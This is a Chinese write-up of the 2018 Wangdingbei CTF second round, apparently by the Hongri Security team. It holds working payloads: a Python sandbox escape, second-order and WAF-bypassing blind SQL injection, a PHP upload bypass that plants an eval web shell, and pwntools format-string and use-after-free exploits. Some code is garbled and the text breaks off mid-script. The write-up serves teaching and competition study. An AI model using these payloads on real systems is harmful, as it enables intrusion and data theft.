

[登录](#)

【2018年 网鼎杯CTF 第二场】红日安全-网鼎杯WriteUp (24日 更新 : web详解)


[红日安全](#) / 2018-08-23 14:01:17 / 浏览数 9816 [安全技术](#) [CTF 顶\(0\)](#) [踩\(0\)](#)

本次比赛主要由红日安全ctf小组奋力拼搏，才可以拿到第二场第四的成绩。感谢他们的付出，才可以让我们看到精彩的wp。

1. 签到题

*提示：正确答案格式例如：
b84e16。以下均为错误格式：[
b84e16]、保护、[b84e16]保护

16eacb



惠秋

(四)1949年香农发表____标志着现代密码学的真正开始。

[281087]《密码学的新方向》


[1cee5c]《保密系统的通信理论》

[6a25b2]《战后密码学的发展方向》

[486a3c]《公钥密码学理论》

*提示：正确答案格式例如：
281087。[281087]、《密码学的新方向》、[281087]《密码学的新方向》均为错误格式。

1cee5c



惠秋

* flag{wangdingbei_nice}

* 想了解“网鼎杯”网络安全大赛最新资讯，请关注主办方公众号“永信至诚”，公众号ID：INT-GROUP



≡ 调戏勾搭

≡ 春秋频道

≡ 黑客密军

题目提示汉信码。使用 binwalk 提取出 9 张图，拼接成如下
用 stegsolve 取 R7 保存并取反色



补上汉信码的 4 个角，扫描即可获得 flag



3.calc

题目如下，这是一个计算器，可以执行一些简单的算式。题目提示正则有问题，所以正则应该是可以绕过的。

math tools

[主页](#)

计算成功。计算结果为 2

性感计算器

在线计算

只允许四则运算:

`^[0-9.]+\s*[*+\/]\s*[0-9.]+`

TODO:一定要写好正则

1+1

calc

我们先看看服务器端使用的是什么语言，简单测试发现是 python web ，就考虑是否存在 SSTI ，绕过正则执行 python 代码。

```
Traceback (most recent call last):
  File "/usr/local/lib/python2.7/dist-packages/tornado/web.py", line 1520, in _execute
    result = self.prepare()
  File "/usr/local/lib/python2.7/dist-packages/tornado/web.py", line 2266, in prepare
    raise HTTPError(self._status_code)
HTTPError: HTTP 404: Not Found
```



我们先来分析一下正则表达式：`^[0-9.]+\s*[+~/\]\s*[0-9.]+`。这个正则存在多个问题：

第一个地方：`[+~/\]`

实际上短杆 - 在方括号中有特殊的含义，表示范围。`[+~/\]` 这个正则实际上包含了以下字符：

python

```
>>> for i in range(ord('+'),ord('/')+1):
...     chr(i)
+
-
.
_
/
>>>
```



第二个地方：

正则表达式末尾的加号 + 并不严谨，严谨的写法应该在加号后面添加一个 \$ 符号，表示输入的字符串以数字结尾，变成这样 `^[0-9.]+\s*[+~/\]\s*[0-9.]+$`

使用 payload 如下：（百度python沙箱逃逸，第一个文章中就有payload）

```
1+1,().__class__.__bases__[0].__subclasses__()[40]('/flag').read()
```

math tools

[主页](#)

计算成功。 计算结果为 (2, 'flag{2cc6428e-7f9f-4731-8bd2-eff9eaa7011e}\n')

性感计算器

在线计算

只允许四则运算：

`^[0-9.]+\s*[+~/\]\s*[0-9.]+`

TODO:一定要写好正则

```
1+1,
().__class__.__bases__[0].__subclasses__
__()[40]('/flag').read()
```

calc



[查看源码](#)

```
1+1,().__class__.__bases__[0].__subclasses__()[59].__init__.__getattribute__('fun'+ 'c_glo'+ 'bal'+ 's')[ 'lin'+ 'eca'+ 'che'].__dic
```





test@666.com

test

....

注册

登陆的时候用到的是邮箱和密码，而注册的时候还有一个用户名，而这个用户名却在登陆后显示了，所以我们考虑用户名这里可能存在二次注入。



还有一个点就是，我们抓取注册账号的数据包，一直重放数据包会发现返回的状态码都是 200，这里就有可能存在 update 注入，之后发现并没有更新用户信息，所以应该不存在 update 注入。那我们就针对用户名部分，进行二次注入测试。

注册成功，会得到 302 状态码并跳转至 login.php；如果注册失败，只会返回 200 状态码。所以构造 payload 如下：

```
email=test@666.com&username=0'%2B(select hex(hex(database())))%2B'0&password=test
```

Request

Raw Params Headers Hex

```
GET /index.php HTTP/1.1
Host: 9e530ea8a0254672acef6ed7368f1df82471791cfd6b4c6a.game.ichunqiu.com
Cache-Control: max-age=0
Origin: http://9e530ea8a0254672acef6ed7368f1df82471791cfd6b4c6a.game.ichunqiu.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://9e530ea8a0254672acef6ed7368f1df82471791cfd6b4c6a.game.ichunqiu.com/login.php
Accept-Encoding: gzip, deflate
```

Response

Raw Headers Hex HTML Render

```
</head>
<body>

<nav id="menu">
  <div>
    <div class="img-div">
      <div class="user-img"><
        <span class="user-name">
          373736353632 </span>
      </div>
```

进行两次hex解码后得到数据库名为web：

```
>>> "373736353632".decode('hex').decode('hex')
'web'
```

至于为什么 payload 要进行两次 hex 加密，看下面这张图就明白了。

```
mysql> select hex('test');
+-----+
| hex('test') |
+-----+
| 74657374    |
+-----+
1 row in set (0.00 sec)


mysql> select '0' + hex('test');
+-----+
| '0' + hex('test') |
+-----+
| 74657374          |
+-----+
1 row in set (0.00 sec)

mysql> select hex('flag 0');
+-----+
| hex('flag 0') |
+-----+
| 666C61677B7D |
+-----+
1 row in set (0.00 sec)

mysql> select '0' + hex('flag 0');
+-----+
| '0' + hex('flag 0') |
+-----+
| 666                  |
+-----+
1 row in set (0.00 sec)
```

由于此处字符串hex后的值只有数字，在与0相加后能完整显示出来

由于此处字符串hex后的值带有字母，在与0相加后只能显示字母之前的数字与0相加的结果



然后这里还要注意一个问题，就是当数据进过 两次hex

后，会得到较长的一串只含有数字的字符串，当这个长字符串转成数字型数据的时候会变成科学计数法，也就是说会丢失数据精度，如下：


```
mysql> select '0' + hex(hex('f'));
+-----+
| '0' + hex(hex('f')) |
+-----+
| 3636                 |
+-----+
1 row in set (0.00 sec)

mysql> select '0' + hex(hex('fl'));
+-----+
| '0' + hex(hex('fl')) |
+-----+
| 36363643             |
+-----+
1 row in set (0.00 sec)

mysql> select '0' + hex(hex('fla'));
+-----+
| '0' + hex(hex('fla')) |
+-----+
| 363636433631         |
+-----+
1 row in set (0.00 sec)

mysql> select '0' + hex(hex('flag'));
+-----+
| '0' + hex(hex('flag')) |
+-----+
| 3.636364336313637e15 |
+-----+
1 row in set (0.00 sec)

mysql>
```



所以这里我们使用 substr 每次取10个字符长度与 '0' 相加，这样就不会丢失数据。但是这里使用逗号，会出错，所以可以使用类似 substr('test' from 1 for 10) 这种写法来绕过，具体获取 flag 的代码如下：

```
0'%2B(select substr(hex(hex((select * from flag))) from 1 for 10))%2B'0
```

5.wafUpload

题目代码如下：


```

1 <?php
2 $sandbox = '/var/www/html/upload/' . md5("phpIsBest" . $_SERVER['REMOTE_ADDR']);
3 @mkdir($sandbox);
4 @chdir($sandbox);
5
6 if (!empty($_FILES['file'])) {
7     #mime check
8     if (!in_array($_FILES['file']['type'], ['image/jpeg', 'image/png', 'image/gif'])) {
9         die('This type is not allowed!');
10    }
11
12    #check filename
13    $file = empty($_POST['filename']) ? $_FILES['file']['name'] : $_POST['filename'];
14    if (!is_array($file)) {
15        $file = explode('.', strtolower($file));
16    }
17    $ext = end($file);
18    if (!in_array($ext, ['jpg', 'png', 'gif'])) {
19        die('This file is not allowed!');
20    }
21
22    $filename = reset($file) . '.' . $file[count($file) - 1];
23    if (move_uploaded_file($_FILES['file']['tmp_name'], $sandbox . '/' . $filename)) {
24        echo 'Success!';
25        echo 'filepath:' . $sandbox . '/' . $filename;
26    } else {
27        echo 'Failed!';
28    }
29 }
30 show_source(__file__);
31 ?>

```



据说是 pwnhub 题目改的，不过没找到，直接来分析代码吧。上图代码 第8-10行 进行了 MIME 类型检测，第12-20行 对文件后缀进行了检测，而后缀名则是取 \$file 数组中最后一个元素。然后在生成文件的时候，文件路径又用 \$file

数组第一个元素做文件名，数组最后一个下标对应的值作为后缀，这明显存在不一致可绕过的问题。我们只要控制 \$file 数组中参数的顺序即可绕过并 getshell，请求数据包如下：

Request

Raw	Params	Headers	Hex
<pre> Hm_lvt_9104989ce242a8e03049eaceca950328=1534497769; Hm_lvt_1a32f7c660491887db0960e9c314b022=1534497769; browser=CFIZTxUYU0NaUVIHVQJTRFBZSkdeQFFYWWtFRFZRWEJTVtPXUJLThQ; pgv_si=s7703689216; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1534470354,1534727225,1534900167,1534987538; ci_session=a65d00fa52d50c72e2393d25d519ba2205238f0; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1535009054 Connection: close -----WebKitFormBoundaryiuZErGABXrldt7U Content-Disposition: form-data; name="filename[0]" shell.php/ -----WebKitFormBoundaryiuZErGABXrldt7U Content-Disposition: form-data; name="filename[5]" .jpg -----WebKitFormBoundaryiuZErGABXrldt7U Content-Disposition: form-data; name="file"; filename="shell.jpg" Content-Type: image/jpeg <?php @eval(\$_POST[?]); ?> -----WebKitFormBoundaryiuZErGABXrldt7U Content-Disposition: form-data; name="submit" Submit -----WebKitFormBoundaryiuZErGABXrldt7U-- </pre>			

Response

Raw	Headers	Hex	HTML	Render
<pre> HTTP/1.1 200 OK Server: nginx/1.10.2 Date: Thu, 23 Aug 2018 07:25:54 GMT Content-Type: text/html Content-Length: 8209 Connection: close X-Powered-By: PHP/5.5.9-1ubuntu4.25 Vary: Accept-Encoding Success!filepath:/var/www/html/upload/85ed06a27b8eb105c27cbc380822ede8/shell.php/< de> &lt;?php
\$sandbox&nbsp;=&nbsp;=&nbsp;/var/www/html/upload/&nbsp;.&nbsp;md5"phpIsBest"&nbsp;.&nbsp;\$ _SERVER"REMOTE_ADDR"]mkdir]chdir]\$sandbox]if&nbsp;\$ _FILES"file"]&nbsp;#mime&nbsp;&nbsp;if&nbsp;<span style="color: </pre>				

INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL

Split URL

Execute

☒ Post data ☐ Referrer ☒ Replace A

Post data

`_ =echo `cat /flag`;`

flag{41dfb082-a1a7-4d93-a9ff-bf6d3299de96}

先知社区

PS：赛后得知题目出自这里：[phpjiami](http://phpjiami.com) 数种解密方法

6.sqlweb

题目：admin也拿不到flag喔(•'□'•)

← → ↻ ① 不安全 | ce23ea702b894672baa690b40771270650fdd47b057b49ab.game.ichunqiu.com ☆ ⚙ ⋮

管理员登陆

用户名: 用户名不能为空

密 码:

login

先知社区

打开 BurpSuite Fuzz 发现提示信息，过滤了以下关键字：

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	529	
2	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	622	
1	'	200	<input type="checkbox"/>	<input type="checkbox"/>	531	
3	"a"" or 1=1--"	200	<input type="checkbox"/>	<input type="checkbox"/>	622	

Request Response

Raw Headers Hex

HTTP/1.1 200 OK
 Server: nginx/1.10.2
 Date: Thu, 23 Aug 2018 07:38:33 GMT
 Content-Type: text/html
 Content-Length: 167
 Connection: close
 X-Powered-By: PHP/5.5.9-1ubuntu4.25
 Set-Cookie: PHPSESSID=5h45snirkIm47I54re553quv61; path=/
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Pragma: no-cache
 hint: <!--create table users ...id username passwd -->
 Vary: Accept-Encoding

waf/sleep|benchmark|=|like|regexp|and|\\%|substr|union|s+|group|floor|user|extractvalue|UpdateXml|ord|lpad|rpad|left|>|,|asc|i/i !!! (trust me,no one can bypass it)

先知社区

admin账号 可以用弱密码登陆：admin/admin123

only wuyan zu can get the flag

先知社区

发现新提示，说只有 wuyan zu 用户才能拿到 flag。至此，思路就很清晰了，flag 应该就是 wuyan zu 用户的密码，或者 wuyan zu 用户登陆后就能看到 flag，所以这题就是考察绕过 WAF 进行 SQL 注入。

waf:/sleep|benchmark|=|like|regexp|and|\|%|substr|union|\s+|group|floor|user|extractvalue|UpdateXml|ord|lpad|rpad|left|>|,|asc

仔细观察上面的 WAF，过滤了空格，可以用 /**/ 来绕过；过滤了 and，可以用 && 代替；过滤了 substr、ascii，但是还可以用 mid。而且 SQL 语句执行和不执行返回的长度是不一样的。所以我们构造 payload 如下：

wuyan zu ' /**/%26%26/**/mid(passwd/**/from/**/1/**/for/**/1)/**/in/**/('f')/**/limit/**/1%23


编写获取 flag 的程序如下：

```
import requests

flag = ''
chars = "}{-0123456789abcdefghijklmnopqrstuvwxyz"
url = "http://902f59bfbb134985aeef8fb606e07c77373dedd3ef0e4bca.game.ichunqiu.com/sql.php"
for i in range(1,50):
    for char in chars:
        datas = {
            "uname" : "wuyan zu ' /**/&&/**/mid(passwd/**/from/**/" + str(i) + " /**/for/**/1)/**/in/**/('" + char + "')/**/limit/**",
            "passwd" : "rte",
            "submit" : "login"
        }
    r = requests.post(url = url, data = datas)
    if len(r.text) == 75:
        flag += char
    print("[-] " + flag,end="\r",flush=True)
    if char == '}':
        print("[+] " + flag)
        exit()
```




7. 套娃 Lsb 隐写，bgr 通道



8. martricks

64 位 ida 打开 查找字符串



双击进入数据段
跟进代码段

```
IDA View-A  Strings window  Hex View-1  Structures  Enums  Imports

.rodata:000000000400B41 db 0
.rodata:000000000400B42 db 2
.rodata:000000000400B43 db 0
.rodata:000000000400B44 ; char s[]
.rodata:000000000400B44 s db 'input your flag:',0 ; DATA XREF: main+1Afo
.rodata:000000000400B55 a49s db '%49s',0 ; DATA XREF: main+2Bfo
.rodata:000000000400B5A ; char aCongrats[]
.rodata:000000000400B5A aCongrats db 'congrats!',0 ; DATA XREF: main+48fo
.rodata:000000000400B64 ; char aWrongFlag[]
.rodata:000000000400B64 aWrongFlag db 'wrong flag!',0 ; DATA XREF: main:loc_400A90fo
.rodata:000000000400B64 _rodata ends
.rodata:000000000400B64

.eh_frame_hdr:000000000400B70 ; =====
.eh_frame_hdr:000000000400B70
.eh_frame_hdr:000000000400B70 ; Segment type: Pure data
.eh_frame_hdr:000000000400B70 ; Segment permissions: Read
.eh_frame_hdr:000000000400B70 _eh_frame_hdr segment dword public 'CONST' use64
.eh_frame_hdr:000000000400B70 assume cs:_eh_frame_hdr
.eh_frame_hdr:000000000400B70 ;org 400B70h
.eh_frame_hdr:000000000400B70 unk_400B70 db 1 ; DATA XREF: LOAD:0000000004001A0fo
.eh_frame_hdr:000000000400B71 db 18h
.eh_frame_hdr:000000000400B72 db 3
.eh_frame_hdr:000000000400B73 db 3Bh ; ;
.eh_frame_hdr:000000000400B74 db 7Ah ; ;
```

查看伪代码

```
IDA View-A  Pseudocode-A  Strings window  Hex View-1  Structures  Enums  Imports

No debugger

Instruction  Data  Unexplored  External symbol

15 char v16[56]; // [rsp+80h] [rbp-40h]
16 unsigned __int64 v17; // [rsp+E8h] [rbp-8h]
17 __int64 savedregs; // [rsp+F0h] [rbp+0h]
18
19 v17 = __readfsqword(0x28u);
20 puts("input your flag:");
21 __isoc99_scanf("%49s", v16);
22 v15 = 1;
23 v9 = 0;
24 v11 = 23;
25 while ( v9 <= 48 )
26 {
27     *((_BYTE *)&savedregs + 7 * (v11 / 7) + v11 % 7 - 192) = v16[v9] ^ v11;
28     *((_BYTE *)&savedregs + 7 * (v9 / 7) + v9 % 7 - 128) = byte_601060[v11] ^ v9;
29     ++v9;
30     v11 = (v11 + 13) % 49;
31 }
32 v10 = 41;
33 v13 = 3;
34 v14 = 4;
35 v7 = 5;
36 v5 = 0;
37 while ( v5 <= 6 && v15 )
38 {
39     v6 = 0;
40     while ( v6 <= 6 && v15 )
41     {
42         v4 = 0;
43         v8 = 0;
44         while ( v8 <= 6 )
45         {
46             v4 += *((_BYTE *)&savedregs + 7 * v7 + v14 - 128) * *((_BYTE *)&savedregs + 7 * v13 + v7 - 192);
47             ++v8;
48             v7 = (v7 + 5) % 7;
49         }
50         for ( i = 17; i != v10; i = (i + 11) % 49 )
51             ;
52     }
53     v5 = v5 + 1;
54 }
55
```

```
58     ++v5;
59     v13 = (v13 + 3) % 7;
60 }
61 if ( v15 )
62     puts("congrats!");
63 else
64     puts("wrong flag!");
65 return 0LL;
66 }
```

感觉可以 fuzz 代码如下 angr 爆破

[illegible]

```

text:080485B0 loc_80485B0: ; CODE XREF: main+94↓j
text:080485B0          sub     esp, 4
text:080485B3          push   64h          ; nbytes
text:080485B5          lea     eax, [ebp+buf]
text:080485B8          push   eax          ; buf
text:080485B9          push   0            ; fd
text:080485BB          call    _read
text:080485C0          add     esp, 10h
text:080485C3          sub     esp, 0Ch
text:080485C6          lea     eax, [ebp+buf]
text:080485C9          push   eax          ; format
text:080485CA          call    _printf
text:080485CF          add     esp, 10h
text:080485D2          sub     esp, 0Ch
text:080485D5          push   0Ah          ; c
text:080485D7          call    _putchar
text:080485DC          add     esp, 10h
text:080485DF          jmp     short loc_80485B0

```

即可获得 flag

9.Easyfmt

直接将用户输入作为 printf 的参数，导致格式化字符串漏洞
输入 aaaa 作为测试


```
gef> telescope 0xffffcd80
0xffffcd80 +0x00: 0xffffcd98 → "aaaa" ← $esp
0xffffcd84 +0x04: 0xffffcd98 → "aaaa"
0xffffcd88 +0x08: 0x00000064 ("d"? )
0xffffcd8c +0x0c: 0xf7e8f6bb → <handle_intel+107> add esp, 0x10
0xffffcd90 +0x10: 0xffffcdbe → 0xffff0000 → 0x00000000
0xffffcd94 +0x14: 0xffffcebc → 0xffffd0c5 → "XDG_VTNR=7"
0xffffcd98 +0x18: "aaaa" ← $eax, $ecx
0xffffcd9c +0x1c: 0x0000000a
0xffffcda0 +0x20: 0xf7ffd000 → 0x00023f3c
0xffffcda4 +0x24: 0xf7ffd918 → 0x00000000
```

先知社区

经测试偏移为 6

思路如下:

1, 利用格式化字符串漏洞, 泄露 puts 函数地址, 并计算 system 的地址, 没有

给 libc, 所以通过在线网站得到 puts 与 libc 的相对偏移 2, 1, 利用格式化字符串, 将 system 地址写入 got 表中 printf 函数的地址

3, 在次输入 '/bin/sh', 得到 shell

Exp:

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context.log_level = 'debug'
#p = process('./pwn')
p = remote('106.75.126.184', 58579)
elf = ELF('./pwn')
payload1 = p32(elf.got['puts'])+'%6$s' #gdb.attach(p, 'b *0x080485ca') #raw_input('GGGG')
p.recv()
p.sendline(payload1)
p.recv(4)
puts = u32(p.recv(4))
log.info('puts : '+hex(puts))
#libc = ELF('/lib/i386-linux-gnu/libc.so.6')
system = puts - 0x05f140 + 0x03a940
printfGot = elf.got['printf']
payload = fmtstr_payload(6, {printfGot: system}) p.sendline(payload)
p.send('/bin/sh\0')
p.interactive()
```

10. fgo

del_servant 函数 free chunk 后没有将指针置空, 导致存在 uaf 或 double free

```

.text:00401000 .text:08048844
.text:08048844 loc_8048844: ; CODE XREF: del_servant+54↑j
.text:08048847 mov     eax, [ebp+var_14]
.text:0804884E mov     eax, ds:servantlist[eax*4]
.text:08048850 test    eax, eax
.text:08048852 jz      short loc_8048891
.text:08048855 mov     eax, [ebp+var_14]
.text:0804885C mov     eax, ds:servantlist[eax*4]
.text:0804885F mov     eax, [eax+4]
.text:08048862 sub     esp, 0Ch
.text:08048863 push    eax ; ptr
.text:08048863 call    _free
.text:08048868 add     esp, 10h
.text:0804886B mov     eax, [ebp+var_14]
.text:0804886E mov     eax, ds:servantlist[eax*4]
.text:08048875 sub     esp, 0Ch
.text:08048878 push    eax ; ptr
.text:08048879 call    _free
.text:0804887E add     esp, 10h
.text:08048881 sub     esp, 0Ch
.text:08048884 push    offset aSuccess_0 ; "Success "
.text:08048889 call    _puts
.text:0804888E add     esp, 10h

```

Add_servant 函数在我们生成 chunk 前会自己生成一个 size 为 0x10 的 chunk，这个 chunk 存在一个如下的结构体

```

struct { *print_servant_content; *servantcontent;
}
print_servant_content

```

函数

```

int __cdecl print_servant_content(int a1)
{
    return puts(*(a1 + 4));
}

```

程序中还存在一个函数，调用便可以拿到 shell

总体思路就是用 secret 函数地址覆盖结构体中的指针 print_servant_content。

步骤:

- 1, 先申请三个 servant，大小只要不是 0x10 就行
- 2, Delete 序号 0，delete 序号 1，此时的 fastbin 链表结构

```

gef> heap bins
[ Fastbins for arena 0xf7ec6780 ]
Fastbins[idx=0, size=0x8] ← Chunk(addr=0x8eaa050, size=0x10, flags=PREV_INUSE) ← Chunk(addr=0x8eaa008, size=0x10, flags=PREV_INUSE)
Fastbins[idx=1, size=0x10] 0x00
Fastbins[idx=2, size=0x18] 0x00
Fastbins[idx=3, size=0x20] 0x00
Fastbins[idx=4, size=0x28] 0x00
Fastbins[idx=5, size=0x30] ← Chunk(addr=0x8eaa060, size=0x38, flags=PREV_INUSE) ← Chunk(addr=0x8eaa018, size=0x38, flags=PREV_INUSE)
Fastbins[idx=6, size=0x38] 0x00

```

Size 为 0x8 的就是结构体所在的 chunk

3, 在申请一个 size 为 0x8 的 servant，content 内容为 secret 的地址，程序会

先将 0x8eaa050 这个 chunk 存储结构体，0x8eaa008 这个 chunk 作为内容，但是 0x8eaa008 是序号 0 存储结构体的 chunk，secret 会覆盖掉它的 *print_servant_content，再次打印 chunk0，便会执行这个函数

4, 脚本:

```

from pwn import *
p = process('./fgo')
#p = remote('106.75.104.139',26768) secret = 0x08048956
def add(size,content):
    p.recvuntil('choice:\n') p.sendline('1')
    p.recv() p.sendline(str(size)) p.recv() p.sendline(content)
def delete(index): p.recvuntil('choice:\n') p.sendline('2')

```



```

p.recv() p.sendline(str(index))
def show(index): p.recvuntil('choice:\n') p.sendline('3')
p.recv() p.sendline(str(index))
add(0x30,'chunk0')

